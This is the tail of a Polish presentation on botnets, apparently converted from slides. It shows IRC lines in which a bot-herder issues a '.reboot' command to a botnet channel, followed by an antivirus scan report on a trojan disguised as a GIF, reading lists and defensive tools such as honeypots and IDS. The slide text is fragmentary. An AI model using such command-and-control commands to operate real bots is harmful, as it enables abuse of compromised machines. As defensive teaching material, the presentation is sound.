
```
Updating.
```

8)

```
:jestem!borys@md.comcast.net PRIVMSG #atl# :.reboot
```

```
PRIVMSG #atl# :[MAIN]: Rebooting system.
```

Man in the middle - WWW



Man in the middle - WWW

Complete scanning result of "image1.gif", received in VirusTotal at 10.17.2006, 22:57:12 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.30	10.17.2006	TR/Crypt.F.Gen
Authentium	4.93.8	10.16.2006	no virus found
Avast	4.7.892.0	10.17.2006	no virus found
AVG	386	10.17.2006	no virus found
BitDefender	7.2	10.17.2006	no virus found
CAT-QuickHeal	8.00	10.17.2006	no virus found
ClamAV	devel-20060426	10.17.2006	no virus found
DrWeb	4.33	10.17.2006	no virus found
eTrust-InoculateIT	23.73.24	10.17.2006	no virus found
eTrust-Vet	30.3.3139	10.17.2006	no virus found
Ewido	4.0	10.17.2006	no virus found
Fortinet	2.82.0.0	10.17.2006	no virus found
F-Prot	3.16f	10.16.2006	no virus found
F-Prot4	4.2.1.29	10.17.2006	no virus found
Ikarus	0.2.65.0	10.17.2006	no virus found
Kaspersky	4.0.2.24	10.17.2006	Trojan-Proxy.Win32.Lager.dt
McAfee	4875	10.17.2006	no virus found
Microsoft	1.1603	10.17.2006	no virus found
NOD32v2	1.1808	10.17.2006	probably a variant of Win32/TrojanProxy.Lager
Norman	5.80.02	10.17.2006	W32/Crypt.gen4
Panda	9.0.0.4	10.17.2006	Suspicious file
Sophos	4.10.0	10.15.2006	no virus found
TheHacker	6.0.1.099	10.16.2006	no virus found
UNA	1.83	10.17.2006	no virus found
VBA32	3.11.1	10.17.2006	no virus found
VirusBuster	4.3.7.9	10.17.2006	no virus found

Additional Information
File size: 67716 bytes

Referencje

Dokumenty:

http://www.cs.wisc.edu/~pb/botnets_final.pdf

<http://www.cert.org/archive/pdf/Botnets.pdf>

<http://www.honeynet.org/papers/bots/>

<http://sunsite.informatik.rwth-aachen.de/Publications/AIB/2005/2005-07.pdf>

http://www.cs.ucf.edu/~czou/research/botnet_tzmodel_NDSS06.pdf

http://www.cs.wisc.edu/~pb/botnets_final.pdf

<http://pi1.informatik.uni-annheim.de/publications/index>

Narzędzia:

DOSDETECTOR:

<http://darkzone.ma.cx/resources/unix/dosdetector/>

IRC-PROXY:

<http://irc-proxy.packetconsulting.pl>

ANTI-SPAM SMTP PROXY

<http://assp.sourceforge.net/>

IDS / HONEYPOTS:

<http://www.honeynet.org/tools/>

<http://honeytrap.sourceforge.net>

<http://nepenthes.mwcollect.org>

<http://www.snort.org>

Kontakt

Dziękuję za uwagę...

borys@bohater.net